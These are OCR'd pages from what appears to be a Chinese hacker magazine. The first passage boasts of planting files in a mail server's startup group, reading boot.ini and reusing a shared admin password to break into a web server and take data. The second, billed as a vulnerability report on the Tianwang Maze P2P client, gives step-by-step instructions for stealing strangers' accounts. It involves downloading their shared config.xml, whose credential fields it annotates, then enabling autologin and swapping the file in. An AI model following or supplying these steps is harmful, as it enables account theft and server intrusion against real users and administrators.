


图6




图7






图8

我把附件或者被过滤的文件都放在启动组里，等他重启机器，呵呵。是不是很恶毒呢？


图9

除了这个，还可以重定向mail的Web目录，最简单的功能就是可以看boot.ini文件，看机器是什么系统；把邮件的Web服务切换到IIS上使用。现在管理员都知道做加固Web服务器，mail服务器就不怎么会想到加固。


图10


图11

只能说运气太好，邮件服务器和Web服务器都是一个服务商提供的，登录上邮件服务器，就在网上邻居里看见了Web服务器，连两台主机的管理员密码都是一样的。最后轻松进入Web服务器。拿上我要的东西——走人。

脚本小子：最近P2P软件世界热闹得不可开交，数个此类公司被罚款，BT被香港法院公开认定是违法行为。一度以自由、共享、免费著称的互联网越来越多的受到版权的挑战，而新的P2P软件并没有被这样的情况吓倒，大量的工具又开始活跃在网民们的身边，但是在享受免费电影和娱乐的同时，你是否注意到了你的隐私可能被泄露？北大新出的Maze就出现了这样的漏洞，利用该漏洞，不但可以盗取账号，还让计算机中的所有文件存在被盗取的威胁。

适合读者：网民，下载狂


前置知识：P2P软件基础

天网Maze漏洞报告

文/图 smallrascal



BT、电驴在发扬共享精神的同时，也带来了巨大的数据流量，这就使ISP极其反感，以至于封堵端口。最近见到了一款不错的软件——天网Maze。如图1 所示就是其官方网站北大天网对Maze的简介。



天网Maze即天网个性化信息中心(Personalized Information Center，简称PIC)。它依托于北大互联网实验室的技术构建。

- "服务校园，服务教育"是天网Maze的核心理念。
- 天网Maze将学习、娱乐、资讯、沟通融为一体，致力于与合作伙伴一起引领校园网络新文化，构建健康、文明、和谐、向上的校园绿色网络环境。
- 天网Maze集个性化搜索、大学精品课程、网络课堂、教育商城、即时通讯等诸多功能，是一个全新的个人桌面信息平台。
- 天网Maze采用更为严格的技术策略，并且引入了WEB2.0以及SNS概念，加强了对个人以及他方有关权益的保护，拥有客户端，服务器端，加入工多重过滤不正当资源，文件的手段，是一款真正意义上的PIC产品。
- 天网Maze愿与社会各界一起为打造更为良性的互联网络空间而努力！

业务介绍：

- 截至到2005年10月，天网Maze已有注册用户220万，同时最高在线用户数超过10万。
- 欢迎大家安装Maze，以便让有限的资源为更多的用户服务。

图1

下载试用后发现其功能并不比BT、电驴差，相反在搜索资源上有着更为强大的功能，下载速度丝毫不亚于前两者，甚至有过之而无不及。最重要的是它是自主研发的。对于这么好的一款软件，其安全性又如何呢？下面就是我的测试过程。

盗取Maze账号

在一次无意的测试中，我发现了Maze有一个非常大的安全隐患。它可以直接从Maze的资源中下载对方的配置文件，再进行简单的修改就可以用对方的账号登录使用了。下面就以一个具体的例子来说明。

首先，我们注册一个账号，填写内容如图2 所示。





图2

在点击"确定"后得到Maze号码，立刻到Maze的安装文件夹中找到名为"config.xml"的文件，用记事本打开它，把滚动条拖到最下方，我们可以看到如图3 所示中的一些信息，我已经用箭头标出各个对应项的功能了。



```
文件(F) 编辑(E) 格式(O) 帮助(H)
    <Type8>htm,html,asp,asa,php,js,jsp,pl,php3</Type8>
</FileTypes>
<UID>3037254</UID>                                  <=====Maze号码
<Pwd>FqwYEDTvxg==</Pwd>                             <=====加密后的Maze密码
<NickName>zzzzzzz</NickName>                        <=====昵称
<CardExpireTime>1130793507</CardExpireTime>
<LastAccountAddTime>0</LastAccountAddTime>
<CurrentAccount>10000</CurrentAccount>              <=====当前帐号的财富
<LastDirSize>88</LastDirSize>
<LastDirTime>1130753411</LastDirTime>
<IsCloseClient>0</IsCloseClient>
<Friends><*我的好友*><2000>Vito</2000>
</*我的好友*>
</Friends>
<Q>我的生日是什么时候？</Q>                         <=====密码提示问题
<A>vvvvvvv</A>                                      <=====密码答案
<PubRoot>E:\新建文件夹</PubRoot>
<ISAUTOLOGIN>1</ISAUTOLOGIN>                        <=====是否自动登陆，1为是，0为否
<Describe><FaceImage>0</FaceImage>
```

图3

再回到Maze中，点击"个人"菜单下的"转到个人信息页面"。这时在左下方能看到自己的Maze号、昵称、级别和财富，如图4 所示。




图4

现在我们在搜索栏中输入"config.xml"进行搜索，稍等片刻即可看到搜索结果，有很多这样的文件。找到一个在Maze文件夹下的，选中后单击右键，选择弹出菜单中的"下载"将文件保存到本地，下载完毕后退出Maze。如图5 所示。

用记事本打开这个文件，查看其中有没有"<ISAUTOLOGIN>1</ISAUTOLOGIN>"这句，没有的话将其添加进去并保存，然后将该文件COPY到自己的Maze文件夹中覆盖原有的"config.xml"，重新启动Maze。等登录成功后还是用"个人"菜单下的"转到个人信息页面"查看右下方的个人信息，是不是发现和图4 的完全不同了，而与刚才下载下来的那个完全相同。如图6 所示。

现在，别人的账号已经被我所用，虽然不能改密码，但却可以使用它的财富。




图5

